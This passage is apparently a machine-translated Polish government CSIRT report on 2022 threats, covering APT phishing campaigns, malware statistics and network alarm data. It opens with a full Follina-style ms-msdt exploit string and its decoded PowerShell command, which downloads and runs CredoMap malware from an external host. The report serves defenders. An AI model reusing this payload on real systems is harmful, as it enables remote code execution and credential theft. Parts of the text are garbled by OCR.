window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=? IT_SelectProgram=
NotListed IT_LaunchMethod=ContextMenu IT_BrowseForFile=h$(Invoke-Expression($Invoke-Expression('[System.Text.
Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58,[char]58+FromBase64String('+[char]34+
'Y21kLmV4ZSAvayBwb3dlcnNoZWxsIC1Ob25JbnRlcmFjdGl2ZSAtV2luZG93U3R5bGUgSGlkZGVuIC1Ob1Byb2ZpbGUgLWNvbW1hbmQgJyYg
e2l3ciBodHRwOi8va29tcGFydHBvbWlhci5wbC9ncmFmaWthL1NRTGl0ZS5JbnRlcm9wLmRsbCAtT3V0RmlsZSAiQzpcVXNlcnNcJEVOVjpVc
2VyTmFtZVxTUUxpdGUuSW50ZXJvcC5kbGwiO2l3ciBodHRwOi8va29tcGFydHBvbWlhci5wbC9ncmFmaWthL2RvY3guZXhlIC1PdXRGaWxlIC
JDOlxVc2Vyc1wkRU5WOlVzZXJOYW1lXGRvY3guZXhlIjtTdGFydC1Qcm9jZXNzICJDOlxVc2Vyc1wkRU5WOlVzZXJOYW1lXGRvY3guZXhlIn0
n'+[char]34+'))'))))i/../../../../../../../../../../../../../../../Windows/System/mpsigstub.exe IT_AutoTroublesh
oot=ts_AUTO\"";

cmd.exe /k powershell -NonInteractive -WindowStyle Hidden -NoProfile -command '& {iwr http://kompartpomiar.pl
/grafika/SQLite.Interop.dll -OutFile "C:\Users\$ENV:UserName\SQLite.Interop.dll";iwr http://kompartpomiar.pl/
grafika/docx.exe -OutFile "C:\Users\$ENV:UserName\docx.exe";Start-Process "C:\Users\$ENV:UserName\docx.exe"}'
```

PowerShell command downloading CredoMap malware

Machine Translated by Google

3.3. TURLA threat

Another way Office was used for malware infections was through XLL files, which are an extension for Microsoft Excel (Excel add-on). The main goal of their creation is to extend the program with additional, efficient functions supporting work on the spreadsheet. It is also a DLL library run by Excel, containing the xlAutoOpen function.

In 2022, the CSIRT GOV team identified a phishing campaign that used the XLL library as the first stage of malware infection. The file distributed in the e-mail was named "Soviet monuments in Poland.xll", and when opened, it launched the xlAutoOpen function, which created two files. The first one is "Document.xlsx", which is automatically launched and gives the user the false impression that the displayed content (list of Soviet monuments in Poland) is the message attachment he has launched. At the same time, the second "OfficeUpdate.js" file is launched, which is JavaScript code referring to the C2 servers. The phishing campaign and malware were most likely attributed to the TURLA group by CSIRT GOV.

	A	B	C	D	E	F	G	H	I	J	K
1	Lp.	Miejscow	Gmina	Ulica	WojewÃ³	Co upamiÄ	Rodzaj obiektu				
2	1	Legnica	Legnica	pl. SÅ‚owi	DolnoÅ›lÄ	Armia Cze	pomnik				
3	2	Åšcinawa	Åšcinawa	ul. WrocÅ	DolnoÅ›lÄ	Armia Cze	pomnik				
4	3	Trzebnica	Trzebnica		DolnoÅ›lÄ	Armia Cze	pomnik				
5	4	KÅ‚odzko	KÅ‚odzko	ul. Nowor	DolnoÅ›lÄ	Armia Cze	pomnik				
6	5	Szewnia G	AdamÃ³w		Lubelskie	sowieccy	tablica				
7	6	CieleÅ›ni	Rokitno		Lubelskie	sowieccy	pomnik				
8	7	JÃ³zefÃ³w	JÃ³zefÃ³w		Lubelskie	partyzant	pomnik				
9	8	Åukowa	Åukowa	teren leÅ	Lubelskie	sowieccy	pomnik				
10	9	Tartak DÅ‚	JÃ³zefÃ³w		Lubelskie	sowieccy	pomnik				
11	10	PuÅ‚awy	PuÅ‚awy		Lubelskie	polsko-so	pomnik				
12	11	Piszczac K	Piszczac		Lubelskie	Armia Cze	pomnik				
13	12	OleÅ›nica	OleÅ›nica	park Henr	DolnoÅ›lÄ	Armia Cze	pomnik				
14	13	JanÃ³w Pc	JanÃ³w Podlaski		Lubelskie	Armia Cze	pomnik				


Contents of the Document.docx file

Machine Translated by Google

3.4. UAC-0056 threat

A way to authenticate the sender of e-mail messages is to use an authentic mailbox when sending them. This method was used in the campaign that in July 2022 distributed an attachment called "Report on the humanitarian situation in Ukraine since February 24,2022.xls". The adversaries used compromised e-mail accounts of the Ukrainian local government administration, although the content of the messages impersonated the Statistical Office of Ukraine. The attachment in XLS format, i.e. an Excel spreadsheet, contained numerical data on humanitarian aid in individual regions of Ukraine, and additionally also a VBA macro downloading the "Microsoft Access.exe" file from an external resource using the urlmon.URLDownloadToFileA function. Additionally, an encrypted file called "oYUuQbXu" was also saved during this process. The macro function from the original file launched the EXE file, which then invoked the PowerShell command, which, using the RC4 algorithm, decrypted and executed the "oYUuQbXu" file, which was another PowerShell script. The Base64 payload contained in the file was then decrypted and executed, resulting in the infection of the attacked workstation with the CobaltStrike software with the identifier 1580103824 characteristic of this softwar

A version of the campaign targeting targets in Ukraine was also identified, in which case the XLS attachment contained the same content, but in Ukrainian. According to CERT-UA, this campaign, as well as others using the same modus operandi and similar macros, should be attributed to a group known as UAC-0056.



Phishing message distributed as part of UAC-0056 attacks

Machine Translated by Google

3.5. BlueBravo/DiplomaticOrbiter Threat, APT29

However, not all targeted campaigns use Office files. In some cases, these are also PDF files. However, the method used in one of the campaigns analyzed by CSIRT GOV required many more actions to be performed by the attacked user, and thus reduced the chances of successful infection. However, the method used allowed the malicious attachment to be transferred to the end station for infection, without security systems identifying the threat. The May 2022 campaign, in which adversaries impersonated the Portuguese Embassy, distributed the "Agenda.pdf" file, which contained a link, allegedly to the Ambassador's calendar, while the message itself encouraged the victim of the attack to arrange a meeting.

Content of the Agenda.pdf file

The link led to a file hosted in the DropBox service, but it was unavailable for download (it can be assumed that it was blocked by the website administrators as a result of identifying malicious activities). The attackers then sent a second message to the recipients who had responded to the original email, which contained a link to a website likely compromised by exploiting a WordPress vulnerability. From here the file "Agenda.html" was downloaded. This file was identified as a tool called EnvyScout - a dropper that writes a malicious ISO file to the infected station using a technique known as "HTML smuggling" (this is an attack vector that uses HTML or JavaScript properties to encode a malicious script that, when run on the computer, victims

Machine Translated by Google

is decoded and "built" locally, bypassing firewall protection). In the case of the "Agenda.html" file, the "Agenda.iso" file was downloaded, visible as a disk containing apparently only the "Agenda.lnk" file. In addition to it, there were also hidden files "agenda.exe", two DLL libraries and a file called "_".


Name	Size	Type	Date Modified
_	435.7 KiB	unknown	05/24/2022
agenda.exe	180.2 KiB	DOS/Windows executable	12/24/2021
Agenda.lnk	1.5 KiB	unknown	05/24/2022
vcruntime140.dll	90.0 KiB	DOS/Windows executable	05/12/2022
vctool140.dll	106.0 KiB	DOS/Windows executable	05/16/2022

Hidden content of the Agenda.iso file, invisible to regular users

The adversaries expected the user to try to open an LNK file, which looked like a shortcut to another folder. Clicking on the shortcut launched an EXE file, which was a plug-in for the Adobe Create PDF product, originally called "WCChromeNativeMessagingHost.exe". Then, a technique known as "DLL Side Loading" was used, which involved replacing the actual DLL libraries loaded by the program with malicious ones by placing them in a folder that would be searched by the program first. In this case, the authentic Adobe file, instead of loading the correct library "vcruntime140.dll", located in the C:\Windows\System32 folder, loads the library located in the same folder. This is a library modified in such a way that it loads the "vctool140.dll" library located in the same folder. The malicious library then unpacks the last downloaded file "_", which is the main payload.

Machine Translated by Google

The second iteration of the campaign, identified in October 2022, omitted the PDF file and placed a link to the resource directly in the message content. Moreover, a ZIP archive was downloaded, not an ISO.



Contents of the ZIP file

After unpacking the archive called schedule.zip, the folder contained the authentic file "november_schedulexe.pdf" and two hidden libraries, "vcruntime140.dll" and "7za.dll". In this case, what was interesting was the way to hide the EXE file extension using a technique referred to in open sources as Right-To-Left Override. This technique uses an invisible Unicode character to change the way text is displayed from the right - as in Arabic or Hebrew. This way, a file called "november_schedul(character)pdf.exe" was visible as "november_schedulexe.pdf" and pretended to be a PDF. This file was originally named "7za.exe" and was a genuine 7-Zip file version 18.06, signed in 2020 and vulnerable to DLL Side Loading.

Similarly to the previous version of the campaign, the file in question loaded the modified "vcruntime140.dll" library, which is originally used by programs created in Microsoft Visual Studio. The "vcruntime140.dll" library then loaded the malicious "7za.dll" library, which this time communicated not with the Google Drive service, but with Notion, a tool used for teamwork, via an API that has access to, among others, databases.


The malware code contained the database identifier to which the software then refers. This version of the campaign impersonated the Serbian embassy.

The adversaries behind these campaigns are identified in open sources as BlueBravo or DiplomaticOrbiter, and their activity can most likely be attributed to the APT29 group.

Machine Translated by Google

3.6. APT Mustang Panda Threat

Among the campaigns identified in 2022, we can also indicate the activity of the APT Mustang Panda group, which uses the Outlook e-mail service to impersonate politicians from European Union countries. These campaigns aimed to distribute PlugX malware. Typical of them was the use of the topic of the current geopolitical situation in the content of correspondence and a document masking malicious files downloaded from a link included in the message - usually using the OneDrive service. A variant was also identified in which the message did not contain links, but an archive attachment was sent.



A typical archive contained an LNK file and, in a separate folder, EXE, DLL and DAT files. Launching the LNK file, which usually has the so-called double extension (.pdf.lnk) and masking itself as PDF, triggered the launch of an EXE file which, using the DLL SideLoading technique, loads a modified DLL library that decrypts and runs the payload contained in the DAT file, identified as PlugX malware - a type of RAT software (Remo-te Access Trojan). This software allows you to take control of the attacked machine and execute code remotely.

Machine Translated by Google

Interestingly, not every message sent by the Mustang Panda group was thoroughly verified by adversaries, so there were emails containing only a DOCX file, instead of an EXE downloader. One such situation was identified by CSIRT GOV in September 2022. In this case, through a false sender account and crafted content, the message impersonated an EU representative.

Message with a DOCX attachment

Machine Translated by Google

3.7. APT Threat Perspective

Taking into account the current geopolitical situation, it should be assumed that the activity of APT groups will constitute a constant challenge for teams responsible for cybersecurity both in the world and in Poland. The methods and techniques used by APT groups are constantly being developed. New vulnerabilities in client environments are especially used to increase the likelihood of attacks being effective. Effective use of social engineering in phishing and spearphishing campaigns may result in obtaining user access passwords to a number of services, as well as compromising the mail server, or escalating the infection to the entire infrastructure, including gaining permanent access to all resources and, as a result, exfiltrating dat

Due to the attack vectors used by APT groups, it is therefore advisable to be particularly vigilant when receiving messages referring to unusual information, containing links to unknown websites or attachments in unusual formats. Due care should also be taken to ensure that endpoint protection software used on workstations is always updated to address new attack patterns. DLP systems should be constantly updated to detect new types of attempts to send e-mail attachments or download files, such as "HTML smuggling".

Machine Translated by Google

4 THREATS - SOFTWARE MALIGNANT

Machine Translated by Google

4.1. Malware - statistics

In 2022, the CSIRT GOV Team analyzed 12,014 files reported by entities of the national cybersecurity system, of which 743 were recognized as malicious. The number of analyzes performed increased by 75% compared to 2021. A chart showing the result of the analyzes of all reported files is presented below.




Chart 7. Results of the analysis of reported files

The analysis carried out in research environments showed that 10,026 files did not show any malicious features, 743 were recognized as malicious, 833 as suspicious and 412 received an unidentified status (e.g. due to failure to run correctly).

The amount of identified malware increased by 46% compared to the previous year.

Machine Translated by Google

Below is the monthly distribution of analyzed files:




Chart 8. Monthly statistics of analyzed files

Machine Translated by Google

4.2. Characteristics of the analyzed samples

Of the 743 malicious files identified, 263 were classified, including: behind using YARA and Sigma rules to the following types of malware:




Chart 9. Malware classification

The most malware samples in 2022 were recognized as Agent Tesla, HTML Phisher, Hidden Macro 4.0 and Formbook.

Agent Tesla belongs to the group of Remote Access Trojan malware, the main task of which is to obtain user credentials, i.e. extract saved logins and passwords from web browsers, email clients, VPN software and other applications, as well as data entered on the keyboard. The malware exfiltrates the obtained data from the workstation cyclically, using the FTP, SMTP and HTTP protocols, to servers controlled by the adversary. The distribution of Agent Tesla was mainly carried out via e-mail messages in the form of attachments. The first stage of the infection was launching a downloader wri

Machine Translated by Google

The threat recognized as HTML Phisher was most often related to the distribution of an attachment to e-mail correspondence in the "HTML" or "HTM" format, containing an obfuscated JavaScript code that generated a link to a fake website, the element of which was a crafted form phishing for authentication data (e.g. .to the e-m

At the same time, some static HTML files used the HTML Smuggling mechanism, which involves embedding an attachment in the ISO or IMG format with malware using the "document.createElement" method or a crafted JavaScript script. The HTML Smuggling technique was also used to distribute malware as part of APT groups' campaigns.

The threat classified as Hidden Macro 4.0 (XLM 4.0)1 concerned primarily spreadsheets saved in the XLS and XLSX formats, which contained VBA macros consisting of distributed functions that merged the macro content by combining characters located in different cells of the document. The sheet containing the saved macro was most often hidden, and running the file with macro support enabled in most of the analyzed cases resulted in downloading the appropriate malicious code from external servers and then running it.

Formbook belongs to a family of malware that has functionalities that enable capturing information about the sequence of keys pressed on the keyboard by the user (including entered logins and passwords), saving screenshots, extracting saved passwords from web browsers, and downloading and running other files from external sources. online resources.

1 The XLM 4.0 macro (Excel 4.0 Macro) was introduced in 1992 to automate repetitive tasks in Excel 4.0, and was the predecessor of Visual Basic for Applications (VBA) macros. Due to the support of old XLM macros in Excel, this mechanism was used to deliver malware in the spreadsheet.

Machine Translated by Google

Software classification based on behavioral analysis showed the following division of the most common behaviors of analyzed files or Internet resources:

L.p.	WYKRYTE ZACHOWANIE	LICZBA WYSTĄPIEŃ
1	Evader	219
2	Phishing	111
3	Spreader, Evader	57
4	Trojan, Evader	54
5	Trojan, Spyware, Evader	52
6	Exploiter	39
7	Trojan	33
8	Exploiter, Evader	30
9	Spyware, Evader	16
10	Trojan, Exploiter, Evader	11

Table 1. Behavior of the analyzed files/internet resources

According to the table above, the analyzed samples showed the following characteristics:

- **Evader** – an attempt to bypass operating system security; use of the anti-debugger function; the use of code obfuscation;
- **Spreading** – spreading of malware using various media (USB memories, network resources);
- **Phishing** – detection of insidious persuasion of the user to perform a specific action; providing confidential information, i.e. access password, login details and payment card details;
- **Trojan/Bot** – identification of turning a workstation into a botnet client; enabling remote access to the workstation (RAT);
- **Spyware** – identification of theft of sensitive data, i.e. data from Internet browsers; login data;
- **Exploiter** – identifying the use of vulnerabilities in software or the operating system.

Machine Translated by Google

The table below presents the 20 most frequently identified rules for analyzes carried out in the sandbox environment, which influenced the final assessment of the examined file or Internet resource.

WYKRYTA REGUŁA	LICZBA IDENTYFIKACJI
Identyfikacja zaszyfrowanych danych w dokumencie (ochrona hasłem)	586
Rozpoznanie pliku przez silniki antywirusowe	361
Rozpoznanie domeny, adresu URL przez silniki antywirusowe	283
Rozpoznanie oprogramowania złośliwego na podstawie reguł YARA community	139
Próba detekcji narzędzi do analizy dynamicznej oraz systemów typu sandbox	137
Modyfikacja kontekstu wątku w innym procesie (threadinjection)	110
Identyfikacja złośliwego pliku wypakowanego przez proces nadrzędny	81
Wstrzyknięcie pliku PE do obcych procesów	78
Próba kradzieży danych wrażliwych z przeglądarki (historia, hasła, ciasteczka)	74
Wykrycie podejrzanych ciągów znaków przekazywanych do wiersza poleceń (na podstawie reguł Sigma)	69

Table 2. Most frequently identified rules

Machine Translated by Google

Below is a statistical presentation of the 10 most common file types analyzed in automatic systems in 2022.

L.p.	TYP PLIKU	LICZBA WYSTĄPIEŃ
1	Adobe Portable Document Format	5860
2	Generic OLE2 / Multistream Compound File	617
3	Word Microsoft Office Open XML Format document	611
4	Microsoft Word document	535
5	Excel Microsoft Office Open XML Format document	196
6	Win32 Executable	151
7	ZIP compressedarchive	127
8	RichText Format	112
9	Generic XML	82
10	Microsoft Excel sheet	78

Table 3. The most common file types

The largest number of files analyzed in automatic systems were PDF files, OLE2 containers, office documents (including those containing macros, DDE functions), Win32 applications, ZIP/7-Zip/GZ archives, HTML and ISO/IMG files.

Comparing 2022 to the previous year, the largest number of malware samples were again identified as Agent Tesla. The number of HTMLPhisher and Hidden Macro 4.0 threats has also increased. At the same time, the number of recorded cases of distribution of Snake Keylogger and GuLoader software decreased.

Machine Translated by Google

5 ARAKIS GOV

Machine Translated by Google

5.1. ARAKIS GOV - statistics

The ARAKIS GOV system is a dedicated, distributed early warning system for ICT threats occurring at the interface between the internal network and the Internet. The main task of the system is to detect and automatically describe threats occurring in ICT networks based on the aggregation, analysis and correlation of data from various sources.

In 2022, a total of 2,193,855,851 flows were recorded in the ICT networks of entities participating in the ARAKIS GOV project, which resulted in 3,532,771 alarms generated by the system. Among the recorded alarms:

- **668,551** alarms had urgent priority, i.e. they required immediate response to the threat from administrators and carried a high risk of security breach;
- **13,404** alarms had a high priority, i.e. they required increased attention in the context of the threat indicated in the alarm, and carried a medium risk of security breach;
- **52,681** alarms had medium priority, i.e. they were alarms informing about a well-known threat that carried a low risk of security breach;
- **2,798,135** alarms had low priority, i.e. they were purely informational alarms regarding the current situation at the interface between the internal network and the Internet.




Chart 10. Percentage distribution of ARAKIS GOV system alarms by priority

Machine Translated by Google

Each of the recorded alarms has precise technical data enabling its verification and is classified in detail by the system. Within the classification, each alarm can be assigned to one of five basic types:

- Type 1 – communication to malicious addresses;
- Type 2 – scanning;
- Type 3 – known attacks detected;
- Type 4 – undescribed attacks detected;
- Type 5 – internal infections.




Chart 11. Percentage breakdown of ARAKIS GOV system alarms by type

In 2022, ARAKIS GOV Type 1 System alarms accounted for 18.15% of all alarms. The alerts generated resulted from attempts to communicate with IP addresses or domains considered malicious or potentially threatening.

Among Type 2 alarms in 2022, the most flows were recorded in institutions categorized as Offices (30.31%), which is partly due to the number of ARAKIS GOV system elements deployed in individual institutions.

Machine Translated by Google




Chart 12. Percentage breakdown of type 2 alarm flows in institutions

Type 3 and 4 alarms accounted for 0.62% and 1.40% of all flows, respectively, which is a direct result of generating an IDS signature based on observed communications or matching an IDS signature not seen in the system for some time. This occurs both when generating a new IDS signature and when updating a previously generated sig

Type 5 alerts are internal infections identified on the basis of unwanted co-communication with network elements covered by the ARAKIS GOV system.

The most active countries in terms of the number of flows generated in 2022 year included the USA (28% of flows) and Russia (18% of flows).

It is also worth noting that the number of flows from individual countries belonging to the TOP 10 group constitutes 70% of all generated flows recorded by the ARAKIS GOV System in 2022, which is a decrease of 6% compared to 2021.

Machine Translated by Google




Chart 13. Distribution of attack sources on networks monitored by the ARAKIS GOV system in terms of the number of flows generated

Machine Translated by Google

5.2. ARAKIS GOV – characteristics of selected threats

Taking into account the specificity of the Internet (the so-called lack of borders), the ICT infrastructure of entities generating flows towards the ARAKIS GOV system may be dispersed and located in the territory of any countries around the world. Therefore, the presented statistics reflect the location of malicious network infrastructure in individual countries.

The table below presents information about the target ports to which the largest number of flows were generated in order to identify existing ICT resources or attempt to exploit them.

L.p.	DOCELOWY PORT/PROTOKÓŁ	LICZBA PRZEPŁYWÓW	OPIS
1	0	1 054 696 725	ICMP Echo Reply
2	23	56 824 605	Telnet
3	22	40 835 865	SSH
4	445	34 838 805	SMB
5	80	18 363 869	HTTP
6	6379	12 248 962	Redis
7	443	9 486 280	HTTPS
8	1900	8 823 857	SSDP
9	81	7 789 971	HTTP
10	5060	7548938	SIP

Table 4. Scans and attempts to exploit services identified in 2022 based on data from the ARAKIS GOV system

In 2022, the most frequently used reconnaissance element was ICMP, which more than doubled year-over-year. It is worth noting a clear decline in interest in the FTP service, which dropped beyond the tenth position in 2022 (134 million flows in 2021) and an increase in interest in the SMB service.

Machine Translated by Google

L.p.	LICZBA PRZEPŁYWÓW	REGUŁA SNORT
1	6385146	ET SCAN Suspicious inbound to MSSQL port 1433
2	5489178	ET SCAN Potential SSH Scan OUTBOUND
3	2823208	ET SCAN Sipvicious User-Agent Detected (friendly-scanner)
